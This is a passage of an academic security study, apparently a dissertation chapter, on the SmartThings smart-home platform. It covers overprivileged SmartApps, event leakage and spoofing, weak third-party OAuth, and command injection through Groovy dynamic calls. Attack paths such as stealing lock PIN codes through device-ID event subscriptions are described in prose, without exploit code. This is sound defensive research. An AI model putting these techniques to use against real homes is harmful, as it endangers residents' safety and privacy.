Au *et al.* designed PScout, a static analysis framework for Android source code to produce complete permission specifications for different Android versions [37]. We used static analysis on SmartApp source code to compute overprivilege. However, unlike PScout, we could not use static analyses to complete capability documentation because the SmartThings runtime is closed-source. Instead, we relied on analyzing the protocol operating between the SmartThings backend and the client-side Web IDE.

Permission/Capability Model Design. Roesner *et al.* introduced User-Driven Access Control where the user is kept in the loop, at the moment an app uses a sensitive resource [113, 112]. For instance, a remote control door lock app should only

be able to control a door lock in response to user action. However, certain device types and apps are better suited to install-time permissions. Felt *et al.* introduced a set of guidelines on when to use different types of permissions [59]. Our work evaluates the effectiveness of the SmartThings capability model in protecting sensitive device operations from malicious or benign-but-buggy SmartApps. We leave determining the grant modality of capabilities to future work.

3.3 SmartThings Background and Threat Model

We first describe the SmartThings platform architecture and then discuss our threat model. Little is known about the architectural details of SmartThings besides the developer documentation. Therefore, we also discuss the analysis techniques we used to uncover architectural aspects of SmartThings when appropriate.

3.3.1 SmartThings Background

The SmartThings ecosystem consists of three major components: hubs, the SmartThings cloud backend, and the smartphone companion app (see Figure 3.1). Each hub, purchased by a user, supports multiple radio protocols including ZWave, ZigBee, and WiFi to interact with physical devices around the user's home. Users manage their hubs, associate devices with the hubs, and install SmartApps from an app store using the smartphone companion app (called SmartThings Mobile). The cloud backend runs SmartApps. The cloud backend also runs *SmartDevices*, which are software wrappers for physical devices in a user's home. The companion app, hubs, and the backend communicate over a proprietary SSL-protected protocol. Although there are no publicly available statistics on the size of SmartThings user base, as a rough measure of scale of adoption, we observe that there are 100K—500K installations of the Android version of the companion app as of March 2016 from the Google Play Store.

SmartApps and SmartDevices communicate in two ways. First, SmartApps can

invoke operations on SmartDevices via method calls (e.g., to lock a door lock). Second, SmartApps can subscribe to events that SmartDevices or other SmartApps can generate. A SmartApp can send SMSs and make network calls using SmartThings APIs. SmartDevices communicate with the hub over a proprietary protocol.

3.3.1.1 SmartApps and SmartDevices

A programming framework enables creating SmartApps and SmartDevices, that are written in a restricted subset of Groovy[3], a language that compiles to Java bytecode. Since SmartApps and SmartDevices execute on the closed-source cloud backend, SmartThings provides a Web-based environment, hosted on the cloud backend, for software development.

SmartApps and SmartDevices are published to the SmartThings app store that is accessible via the SmartThings companion app (Figure 3.1). In addition to this main app store, there is a secondary store where developers make their software available in source code form.

Under the hood, a SmartApp does not directly communicate with a physical device. Instead, it communicates with an instance of a *SmartDevice* that encapsulates a physical device. A SmartDevice manages the physical device using lower level protocols (for example, ZWave and ZigBee), and exposes the physical device to the rest of the SmartThings ecosystem.

Next, we explain the key concepts of the programming framework. Listing III.1 shows an example SmartApp that locks and unlocks a physical door lock based on the on/off state of a switch. The SmartApp begins with a `definition` section that specifies meta-data such as SmartApp name, namespace, author details, and category.

[3] http://www.groovy-lang.org/




Figure 3.1: SmartThings architecture overview.

```
definition(
    name: "DemoApp", namespace: "com.testing",
    author: "IoTPaper", description: "Test App",
    category: "Utility")

//query the user for capabilities
preferences {
  section("Select Devices") {
    input "lock1", "capability.lock", title: "Select a lock"
    input "sw1", "capability.switch", title: "Select a switch"
  }
}

def updated() {
  unsubscribe()
  initialize()
}

def installed() {
  subscribe sw1, "switch.on", onHandler
  subscribe sw1, "switch.off", offHandler
}

def onHandler(evt) {
  lock1.unlock()
}

def offHandler(evt) {
  lock1.lock()
}
```

Listing III.1: SmartApp structure.

Capability	Commands	Attributes
`capability.lock`	`lock()`, `unlock()`	`lock` (lock status)
`capability.battery`	N/A	`battery` (battery status)
`capability.switch`	`on()`, `off()`	`switch` (switch status)
`capability.alarm`	`off()`, `strobe()`, `siren()`, `both()`	`alarm` (alarm status)
`capability.refresh`	`refresh()`	N/A

Table 3.1: Examples of Capabilities in the SmartThings Framework

3.3.1.2 Capabilities & Authorization

SmartThings has a security architecture that governs what devices a SmartApp may access. We term it as the *SmartThings capability model*. A capability is composed of a set of commands (method calls) and attributes (properties). Commands represent ways in which a device can be controlled or actuated. Attributes represent the state information of a device. Table 3.1 lists example capabilities.

Consider the SmartApp in Listing III.1. The `preferences` section has two **input** statements that specify two capabilities: `capability.lock` and `capability.switch`. When a user installs this SmartApp, the capabilities trigger a *device enumeration* process that scans all the physical devices currently paired with the user's hub and, for each **input** statement, the user is presented with all devices that support the specified capability. For the given example, the user will select one device per **input** statement, authorizing the SmartApp to use that device. Figure 3.2 shows the installation user interface for the example SmartApp in Listing III.1.

Once the user chooses one device per **input** statement, the SmartThings compiler binds variables `lock1` and `sw1` (that are listed as strings in the **input** statements) to the selected lock device and to the selected switch device, respectively. The SmartApp is now authorized to access these two devices via their SmartDevice instances.

A given capability can be supported by multiple device types. Figure 3.3 gives an example. SmartDevice1 controls a ZWave lock and SmartDevice2 controls a motion sensor. SmartDevice1 supports the following capabilities: `capability.lock,`

`capability.battery`, and `capability.refresh`. SmartDevice2 supports a slightly different set of capabilities: `capability.motion`, `capability.battery`, and `capability.refresh`. Installing a battery-monitoring SmartApp that requests `capability.battery` would result in the user being asked to choose from a list of devices consisting of the ZWave lock and the motion sensor. An option is available in the **input** statement to allow the named variable to be bound to a list of devices. If such a binding were done, a single battery monitoring SmartApp can monitor the battery status of any number of devices.

3.3.1.3 Events and Subscriptions

When a SmartApp is first installed, the predefined `installed` method is invoked. In the SmartApp of Listing III.1, `installed` creates two *event subscriptions* to switch `sw1`'s status update events (Lines 20, 21). When the switch is turned on, the switch SmartDevice raises an event that causes the function `onHandler` to execute. The function unlocks the physical lock corresponding to `lock1` (Line 25). Similarly, when the switch is turned off, the function `offHandler` is invoked to lock the physical lock corresponding to `lock1` (Line 29).

3.3.1.4 WebService SmartApps

SmartApps can choose to expose Web service endpoints, responding to HTTP `GET`, `PUT`, `POST`, and `DELETE` requests from external applications. HTTP requests trigger endpoint handlers, specified by the SmartApp, that execute developer-written blocks of Groovy code.

For securing the Web service endpoints, the cloud backend provides an OAuth-based authentication service. A SmartApp choosing to provide Web services is registered with the cloud backend and is issued two 128-bit random values: a *client ID* and *client secret*. The SmartApp developer typically also writes the external app




Figure 3.2: Installation user interface and device enumeration: This example shows that an app asks for devices that support `capability.lock` and `capability.switch`. The screen on the right results when the user taps on the first input field of the screen on the left. SmartThings enumerates all lock devices (there is only one in the example). The user must choose one or more devices that the app can access.

that will access the Web service endpoints of the SmartApp. An external app needs the following to access a SmartApp: (a) possess or obtain the client ID and client secret for the SmartApp; and (b) redirect the user to an HTTPS-protected Webpage on the SmartThings Website to authenticate with the user-specific user ID and password. After a multi-step exchange over HTTPS, the external app acquires a *scoped* OAuth bearer token that grants access to the specific SmartApp for which the client ID and client secret were issued. Details of the entire SmartThings authentication protocol for access to Web services can be found at http://docs.smartthings.com/en/latest/smartapp-web-services-developers-guide/overview.html.

3.3.1.5 Sandboxing

SmartThings cloud backend isolates both SmartApps and SmartDevices using the Kohsuke sandbox technique [95]. We determined this using manual fuzzing—we built test SmartApps that tried unauthorized operations and we observed the exception traces. Kohsuke sandboxing is an implementation of a larger class of Groovy source code transformers that only allow whitelisted method calls to succeed in a Groovy program. For example, if an app issues a threading call, the security monitor denies the call (throwing a security exception) since threading is not on the SmartThings whitelist. Apps cannot create their own classes, load external JARs, perform reflection, or create their own threads. Each SmartApp and SmartDevice also has a private data store.

In summary, from a programming perspective, SmartApps, SmartDevices, and capabilities are key building blocks. Capabilities define a set of commands and attributes that devices can support and SmartApps state the capabilities they need. Based on that, users bind SmartDevices to SmartApps.

3.3.2 Threat Model

Our work focuses on systematically discovering and exploiting SmartThings programming framework design vulnerabilities. Any attacks involving a framework design flaw are within scope. We did not study attacks that attempt to circumvent the Groovy runtime environment, the on-hub operating system, or the cloud backend infrastructure. Bugs in those areas can be patched. In contrast, attacks focused on design flaws have more far-reaching impact since programming frameworks are difficult to change without significant disruption once there is a large set of applications that use the framework.




Figure 3.3: SmartApps vs. SmartDevices vs. Physical Devices: When a user installs this SmartApp, SmartThings will show the lock and the motion sensor since both the corresponding device handlers (SmartDevice1 and SmartDevice2) expose the requested capability.

3.4 Security Analysis of SmartThings Framework

We investigated the security of the SmartThings framework with respect to five general themes. Our methodology involved creating a list of potential security issues based on our study of the SmartThings architecture and extensively testing each potential security issue with prototype SmartApps. We survey each investigation below and expound each point later in this section.

1. **Least-privilege principle adherence:** Does the capability model protect sensitive operations of devices against untrusted or benign-but-buggy SmartApps? It is important to ensure that SmartApps request only the privileges they need and are only granted the privileges they request. However, we found that many existing SmartApps are overprivileged.

2. **Sensitive event data protection:** What access control methods are provided to protect sensitive event data generated by devices against untrusted or benign-

but-buggy SmartApps? We found that unauthorized SmartApps can eavesdrop on sensitive events.

3. **External, third-party integration safety:** Do SmartApps and third-party counterpart apps interact in a secure manner? Insecure interactions increase the attack surface of a smart home, opening channels for remote attackers. Smart home frameworks like SmartThings should limit the damage caused in the event of third-party security breaches. We found that developer bugs in external platforms weaken system security of SmartThings.

4. **External input sanitization:** How does a WebService SmartApp protect itself against untrusted external input? Similar to database systems and Web apps, smart home apps too, need to sanitize untrusted input. However, we found that SmartApp endpoints are vulnerable to command injection attacks.

5. **Access control of external communication APIs:** How does the SmartThings cloud backend restrict external communication abilities for untrusted or benign-but-buggy SmartApps? We found that Internet access and SMS access are open to any SmartApps without any means to control their use.

3.4.1 Occurrence of Overprivilege in SmartApps

We found two significant issues with overprivilege in the SmartThings framework, both an artifact of the way its capabilities are designed and enforced. First, capabilities in the SmartThings framework are coarse-grained, providing access to multiple commands and attributes for a device. Thus, a SmartApp could acquire the rights to invoke commands on devices even if it does not use them. Second, a SmartApp can end up obtaining more capabilities than it requests because of the way SmartThings framework binds the SmartApp to devices. We detail both issues below.

Coarse-Grained Capabilities. In the SmartThings framework, a capability defines a set of commands and attributes. Here is a small example of `capability.lock`:

- Associated commands: `lock` and `unlock`
- Associated attribute(s): `lock`. The lock attribute has the same name as the command, but the attribute refers to the locked or unlocked device status.

Our investigation of the existing capabilities defined in the SmartThings architecture shows that many capabilities are too coarse-grained. For example, the *"auto-lock"* SmartApp, available on the SmartThings app store, only requires the `lock` command of `capability.lock` but also gets access to the `unlock` command, thus increasing the attack surface if the SmartApp were to be exploited. If the `lock` command is misused, the SmartApp could lock out authorized household members, causing inconvenience whereas, if the `unlock` command is misused, the SmartApp could leave the house vulnerable to break-ins. There is often an asymmetry in risk with device commands. For example, turning on an oven could be dangerous, but turning it off is relatively safe. Thus, it is not appropriate to automatically grant a SmartApp access to an unsafe command when it only needs access to a safe command.

To provide a simple measure of overprivilege due to capabilities being coarse-grained, we computed the following for each evaluated SmartApp, based on static analysis and manual inspection: { requested commands and attributes } — { used commands and attributes }. Ideally, this set would be empty for most apps. As explained further in §3.5.2, over 55% of existing SmartApps were found to be over-privileged due to capabilities being coarse-grained.

Coarse SmartApp-SmartDevice Binding. As discussed in §3.3.1, when a user installs a SmartApp, the SmartThings platform enumerates all physical devices that support the capabilities declared in the app's `preferences` section and the user chooses the set of devices to be authorized to the SmartApp. Unfortunately, the

user is not told about the capabilities being requested and only is presented with a list of devices that are compatible with at least one of the requested capabilities. Moreover, once the user selects the devices to be authorized for use by the SmartApp, the SmartApp gains access to *all commands and attributes of all the capabilities implemented by the device handlers of the selected devices*. We found that developers could not avoid this overprivilege because it was a consequence of SmartThings framework design.

More concretely, SmartDevices provide access to the corresponding physical devices. Besides managing the physical device and understanding the lower-level protocols, each SmartDevice also exposes a set of capabilities, appropriate to the device it manages. For example, the default ZWave lock SmartDevice supports the following capabilities: `capability.actuator`, `capability.lock`, `capability.polling`, `capability.refresh`, `capability.sensor`, `capability.lockCodes`, and `capability.battery`.

These capabilities reflect various facets of the lock device's operations. Consider a case where a SmartApp requests the *capability.battery*, say, to monitor the condition of the lock's battery. The SmartThings framework would ask the user to authorize access to the ZWave lock device (since it matches the requested capability). Unfortunately, if the user grants the authorization request, the SmartApp also gains access to the requested capability *and* all the other capabilities defined for the ZWave lock. In particular, the SmartApp would be able to lock/unlock the ZWave lock, read its status, and set lock codes.

To provide a simple measure of overprivilege due to unnecessary capabilities being granted, we computed the following for each evaluated SmartApp, based on static analysis and manual inspection: { granted capabilities } — { used capabilities }. Ideally, this set would be empty. As explained further in §3.5.2, over 42% of existing SmartApps were found to be overprivileged due to additional capabilities being

granted. In that section, we also discuss how this measure was conservatively computed.

3.4.2 Insufficient Sensitive Event Data Protection

SmartThings supports a callback pattern where a SmartDevice can fire events filled with arbitrary data and SmartApps can register for those events. Inside a user's home, each SmartDevice is assigned a 128-bit device identifier when it is paired with a hub. After that, a device identifier is stable until it is removed from the hub or paired again. The 128-bit device identifiers are thus unique to a user's home, which is good in that possession of the 128-bit device identifier from one home is not useful in another home. Nevertheless, we found significant vulnerabilities in the way access to events is controlled:

- Once a SmartApp is approved for access to a SmartDevice after a capability request, the SmartApp can also monitor *any* event data published by that SmartDevice. The SmartThings framework has no special mechanism for SmartDevices to selectively send event data to a subset of SmartApps or for users to limit a SmartApp's access to only a subset of events.

- Once a SmartApp acquires the 128-bit identifier for a SmartDevice, it can monitor all the events of that SmartDevice, *without* gaining any of the capabilities that device supports.

- Certain events can be spoofed. In particular, we found that any SmartApp or SmartDevice can spoof location-related events and device-specific events.

Event Leakage via Capability-based Access. As noted above, once a user approves a SmartApp's request to access a SmartDevice for any supported capability, the SmartThings framework permits the SmartApp to subscribe to all the SmartDevice's events. We found that SmartDevices extensively use events to communicate

sensitive data. For instance, we found that the SmartThings-provided ZWave lock SmartDevice transmits `codeReport` events that include lock pin-codes. Any SmartApp with any form of access to the ZWave lock SmartDevice (say, for monitoring the device's battery status) also automatically gets an ability to monitor all its events, and could use that access to log the events to a remote server and steal lock pin-codes. The SmartApp can also track lock codes as they are used to enter and exit the premises, therefore tracking the movement of household members, possibly causing privacy violations.

Event Leakage via SmartDevice Identifier. As discussed above, each SmartDevice in a user's home is assigned a random 128-bit identifier. This identifier, however, is not hidden from SmartApps. Once a SmartApp is authorized to communicate with a SmartDevice, it can read the `device.id` value to retrieve the 128-bit SmartDevice identifier. A SmartApp normally registers for events using the call: `subscribe(deviceObj, attrString, handler)`. In this call, *deviceObj* is a reference to a device that the SmartThings Groovy compiler injects when an **input** statement executes, *attrString* specifies the attribute or property whose change is being subscribed to, and *handler* is a method that is invoked when the attribute change event occurs. We found that if a SmartApp learns a SmartDevice's device identifier, it can substitute *deviceObj* in the above call with the device identifier to register for events related to that SmartDevice even if it is not authorized to talk to that SmartDevice. That is, possession of the device identifier value authorizes its bearer to read any events a device handler produces, irrespective of any granted capabilities.

Unfortunately, the device identifiers are easy to exchange among SmartApps—it is not an opaque handle, nor specific to a single SmartApp. Several SmartApps currently exist on the SmartThings app store that allow retrieval of the device identifiers in a user's home remotely over the OAuth protocol. We discuss an attack that exploits this weakness in §3.6.

Event Spoofing. The SmartThings framework neither enforces access control around raising events, nor offers a way for triggered SmartApps to verify the integrity or the origin of an event. We discovered that an unprivileged SmartApp can both, spoof physical device events and spoof location-related events.

A SmartDevice detects physical changes in a device and raises the appropriate event. For example, a smoke detector SmartDevice will raise the "smoke" event when it detects smoke in its vicinity. The event object contains various state information plus a location identifier, a hub identifier, and the 128-bit device identifier that is the source of the event. We found that an attacker can create a legitimate event object with the correct identifiers and place arbitrary state information. When such an event is raised, SmartThings propagates the event to all subscribed SmartApps, as if the SmartDevice itself triggered the event. Obtaining the identifiers is easy—the hub and location ID are automatically available to all SmartApps. Obtaining a device identifier is also relatively straightforward (§3.6.2). We discuss an attack where an unprivileged SmartApp escalates its privileges to control an alarm device in §3.6.4.

The SmartThings framework provides a shared `location` object that represents the current geo-location such as "Home" or "Office." SmartApps can read and write the properties of the `location` object [119], and can also subscribe to changes in those properties. For instance, a home occupancy detector monitors an array of motion sensors and updates the "mode" property of the `location` object accordingly. A vacation mode app uses the "mode" property to determine when to start occupancy simulation. Since the `location` object is accessible to all SmartApps and SmartDevices, SmartThings enables flexibility in its use.

However, we found that a SmartApp can raise spoofed location events and falsely trigger all SmartApps that rely on properties of the `location` object—§3.6 discusses an example attack where, as a result of location spoofing, vacation mode is turned off arbitrarily.

To summarize, we found that the SmartThings event subsystem design is insecure. SmartDevices extensively use it to post their status and sensitive data—111 out of 132 device handlers from our dataset raise events (see Table 3.2).

3.4.3 Insecurity of Third-Party Integration

SmartApps can provide HTTP endpoints for third-party apps to interface with SmartThings. These WebService SmartApps can respond to HTTP `GET, PUT, POST`, and `DELETE` requests. For example, If-This-Then-That[4] can connect to SmartThings and help users setup trigger-action rules. Android, iOS, and Windows Phone apps can connect to provide simplified management and rule setup interfaces. The endpoints are protected via the OAuth protocol and all remote parties must attach an OAuth bearer token to each request while invoking the WebService SmartApp HTTP endpoints.

Prior research has demonstrated that many mobile apps incorrectly implement the OAuth protocol due to developer misunderstanding, confusing OAuth documentation, and limitations of mobile operating systems that make the OAuth process insecure [44]. Furthermore, the SmartThings OAuth protocol is designed in a way that requires smartphone app developers, in particular, to introduce another layer of authentication, to use the SmartThings client ID and client secret securely. After a short search of Android apps that interface with SmartApps, we found an instance of an Android app on the Google Play store that does not follow the SmartThings recommendation and chooses the shorter, but insecure, approach of embedding the client ID and secret in the bytecode. We found that its incorrect SmartThings OAuth protocol implementation can be used to steal an OAuth token and then used to exploit the related SmartApp remotely. §3.6 gives one such example attack that we verified ourselves.

[4] http://ifttt.com

3.4.4 Unsafe Use of Groovy Dynamic Method Invocation

As discussed, WebService SmartApps expose HTTP endpoints that are protected via OAuth. The OAuth token is scoped to a particular SmartApp. However, the developer is free to decide the set of endpoints, what kind of data they take as input, as well as how the endpoint handlers are written.

Groovy provides dynamic method invocation where a method can be invoked by providing its name as a string parameter. Consider a method `def foo()`. If there is a Groovy string `def str = "foo"`, the method `foo` can be invoked by issuing `"$str"()`. This makes use of JVM reflection internally. Therefore, dynamic methods lend themselves conveniently to developing handlers for Web service endpoints. Often, the string representation of a command is received over HTTP and that string is executed directly using dynamic method invocation.

Apps that use this feature could be vulnerable to attacks that exploit overprivilege and trick apps into performing unintended actions. We discuss an example attack that tricks a WebService SmartApp to perform unsupported actions in §3.6. This unsafe design is prone to command injection attacks, which is similar to well known SQL-injection attacks.

3.4.5 API Access Control: Unrestricted Communication Abilities

Although the SmartThings framework uses OAuth to authenticate incoming Internet requests to SmartApps from external parties, the framework does not place any restrictions on outbound Internet communication of SmartApps. Furthermore, SmartApps can send SMSs to arbitrary numbers via a SmartThings-provided service. Such a design choice allows malicious SmartApps to abuse this ability to leak sensitive information from a victim's home. §3.6 discusses an example attack.

3.5 Empirical Security Analysis of SmartApps

To understand how the security issues discussed in §3.4 manifest in practice, we downloaded 499 SmartApps from the SmartThings app store and performed a large-scale analysis. We first present the number of apps that are potentially vulnerable and then drill down to determine the extent to which apps are overprivileged due to design flaws discussed in §3.4.1.

3.5.1 Overall Statistics of Our Dataset

SmartApps execute[5] in the proprietary cloud backend. SmartApp binaries are not pushed to the hub for local execution. Therefore, without circumventing security mechanisms of the backend, we cannot obtain SmartApps in binary form. This precludes the possibility of binary-only analysis, as has been done in the past for smartphone application analysis [58].

However, SmartThings supports a Web IDE where developers can build apps in the Groovy programming language. The Web IDE allows programmers to share their source code on a "source-level market" that other programmers can browse. If SmartApp developers choose to share their code on this source-level market, then that code is marked as open source, and free of cost. Users can also access the source-level market to download and install apps.[6] This source-level market is accessible through the Web IDE but without any option to download all apps automatically.

Our network protocol analysis discovered a set of unpublished REST URLs that interact with the backend to retrieve the source code of SmartApps for display. We downloaded all 499 SmartApps that were available on the market as of July 2015 using the set of unpublished REST URLs, and another set of URLs that we intercepted via an SSL man-in-the-middle proxy on the Companion App (we could not download 22

[5]Recent v2 hubs also support cloud-only execution.

[6]74% of apps on the binary-only market are available on the source-level market.

Total # of SmartDevices	**132**
# of device handlers raising events using `createEvent` and `sendEvent`. Such events can be snooped on by SmartApps.	111
Total # of SmartApps	**499**
# of apps using potentially unsafe Groovy dynamic method invocation.	26
# of OAuth-enabled apps, whose security depends on correct implementation of the OAuth protocol.	27
# of apps using unrestricted SMS APIs.	131
# of apps using unrestricted Internet APIs.	36

Table 3.2: Breakdown of our SmartApp and SmartDevice dataset

apps, for a total of 521, because these apps were only present in binary form, with no known REST URL). Similarly, we downloaded all 132 unique SmartDevices (device handlers). We note that we could have visited source code pages for all SmartApps and SmartDevices, and could have manually downloaded the source code. We opted for our automated approach described above for convenience purposes.

Table 3.2 shows the breakdown of our dataset. Note that not all of these apps are vulnerable. The table shows the upperbound. In §3.6, we pick a subset of these apps to show actual vulnerability instances. Next, we examine the capabilities requested by 499 apps to measure the degree of overprivilege when SmartApps are deployed in the field.

3.5.2 Overprivilege Measurement

We first discuss how we obtained the complete set of capabilities including constituent commands and attributes. Then we discuss the static analysis tool we built to compute overprivilege for 499 Groovy-based SmartApps.

Complete List of Capabilities. As of July 2015, there are 64 capabilities defined for SmartApps. However, we found that only some of the commands and attributes for those capabilities were documented. Our overprivilege analysis requires a complete set of capability definitions. Prior work has used binary instrumentation coupled

	Documented	Completed
Commands	66	93
Attributes	60	85

Table 3.3: Commands/attributes of 64 SmartThings capabilities

with automated testing to observe the runtime behavior of apps to infer the set of operations associated with a particular capability [58]. However, this is not an option for us since the runtime is inside the proprietary backend.

To overcome this challenge, we analyzed the SmartThings compilation system and determined that it has information about all capabilities. We discovered a way to query the compilation system—an unpublished REST endpoint that takes a device handler ID and returns a JSON string that lists the set of capabilities implemented by the device handler along with all constituent commands and attributes. Therefore, we simply auto-created 64 skeleton device handlers (via a Python script), each implementing a single capability. For each auto-created device handler, we queried the SmartThings backend and received the complete list of commands and attributes. Table 3.3 summarizes our dataset.

Static Analysis of Groovy Code. Since SmartApps compile to Java bytecode, we could have used an analysis framework like Soot to write a static analysis that computed overprivilege [141]. However, we found that Groovy's extremely dynamic nature made binary analysis challenging. The Groovy compiler converts every direct method call into a reflective one. This reflection renders existing binary analysis tools like Soot largely ineffective for our purposes.

Instead, we use the Abstract Syntax Tree (AST) representation of the SmartApp to compute overprivilege as we have the source code of each app. Groovy supports compilation customizers that are used to modify the compilation process. Just like LLVM proceeds in phases where programmer-written passes are executed in a phase, the compilation customizers can be executed at any stage of the compilation process.

Our approach uses a compiler customizer that executes after the semantic analysis phase. We wrote a compilation customizer that visits all method call and property access sites to determine all methods and properties accessed in a SmartApp. Then we filter this list using our completed capability documentation to obtain the set of used commands and attributes in a program.

To check the correctness of our tool, we randomly picked 15 SmartApps and manually investigated the source code. We found that there were two potential sources of analysis errors—dynamic method invocation and identically named methods/properties. We modified our analysis tool in the following ways to accommodate the shortcomings.

Our tool flags a SmartApp for manual analysis when it detects dynamic method invocation. 26 SmartApps were flagged as such. We found that among them, only 2 are actually overprivileged. While investigating these 26 SmartApps, we found that 20 of them used dynamic method invocation within WebService handlers where the remote party specifies a string that represents the command to invoke on a device, thus possibly leading to command injection attacks.

The second source of error is custom-defined methods and properties in SmartApps whose names are identical to known SmartThings commands and attributes. In these cases, our tool cannot distinguish whether an actual command or attribute or one of the custom-defined methods or properties is called. Our tool again raises a manual analysis flag when it detects such cases. Seven SmartApps were flagged as a result. On examination, we found that all seven were correctly marked as overprivileged. In summary, due to the two sources of false positives discussed above, 24 apps were marked as overprivileged, representing a false positive rate of 4.8%. Our software is available at https://iotsecurity.eecs.umich.edu.

Coarse-Grained Capabilities. For each SmartApp, we compute the difference between the set of requested commands and attributes and the set of used commands

and attributes. The set difference represents the commands and attributes that a SmartApp could access but does not. Table 3.4 summarizes our results based on 499 SmartApps. We find that at least 276 out of 499 SmartApps are overprivileged due to coarse-grained capabilities. Note that our analysis is conservative and elects to mark SmartApps as not overprivileged if it cannot determine reliably whether overprivilege exists.

Coarse SmartApp-SmartDevice Binding. Recall that coarse SmartApp-SmartDevice binding overprivilege means that the SmartApp obtains capabilities that are completely unused. Consider a SmartApp that only locks and unlocks doors based on time of a day. Further, consider that the door locks are operated by a device handler that exposes `capability.lock` as well as `capability.lockCodes`. Therefore, the door lock/unlock SmartApp also gains access to the lock code feature of the door lock even though it does not use that capability. Our aim is to compute the set of SmartApps that exhibit this kind of overprivilege.

However, we do not know what device handler would be associated with a physical device statically, since there could be any number of device handlers in practice. We just know that a SmartApp has asked for a specific capability. We do not know precisely the set of capabilities it gains as a result of being associated with a particular device handler. Therefore, our approach is to use our dataset of 132 device handlers and try different combinations of associations.

For example, consider the same door lock/unlock SmartApp above. Assume that it asks for `capability.imageCapture` so that it can take a picture of people entering the home. Now, for the two capabilities, we must determine all possible combinations of device handlers that implement those capabilities. For each particular combination, we will obtain an overprivilege result.

In practice, we noticed that the number of combinations are very large (greater than the order of hundreds of thousands). Hence, we limit the number of combinations

Reason for Overprivilege	**# of Apps**
Coarse-grained capability	276 (55%)
Coarse SmartApp-SmartDevice binding	213 (43%)

Table 3.4: Overprivilege analysis summary

(our analysis is conservative and represents a lower bound on overprivilege). We limit the combinations such that we only pick device handlers that implement the least number of capabilities among all possible combinations.

Our results indicate that 213 SmartApps exhibit this kind of overprivilege (Table 3.4). These SmartApps gain access to additional commands/attributes of capabilities other than what the SmartApp explicitly requested.

3.5.3 Overprivilege Usage Prevalence

We found that 68 out of 499 (13.6%) SmartApps *used* commands and attributes from capabilities other than what is explicitly asked for in the `preferences` section. This is not desirable because it can lock SmartThings into supporting overprivilege as a feature, rather than correcting overprivilege. As the number of SmartApps grow, fixing overprivilege will become harder. Ideally, there has to be another way for SmartApps to: (1) check for extra operations that a device supports, and (2) explicitly ask for those operations, keeping the user in the loop.

Note that members of this set of 68 SmartApps could still exhibit overprivilege due to coarse SmartApp-SmartDevice binding. However, whether that happens does not affect whether a SmartApp actually uses extra capabilities. Example SmartApps that use overprivilege (which should not happen) include:

- **Gentle Wake Up:** This SmartApp slowly increases the luminosity of lights to wake up sleeping people. It determines dynamically if the lights support different colors and changes light colors if possible. The SmartApp uses commands from capabilities that it did not request to change the light colors.

- **Welcome Home Notification:** This SmartApp turns on a Sonos player and plays a track when a door is opened. The SmartApp also controls the power state of the Sonos player. The Sonos SmartDevice supports `capability.musicPlayer` and `capability.switch`. The developer relies on SmartThings giving access to the switch capability even though the SmartApp never explicitly requests it. If the developer had separately requested the switch capability too, it would have resulted in two identical device selection screens during installation.

3.6 Proof-of-Concept Attacks

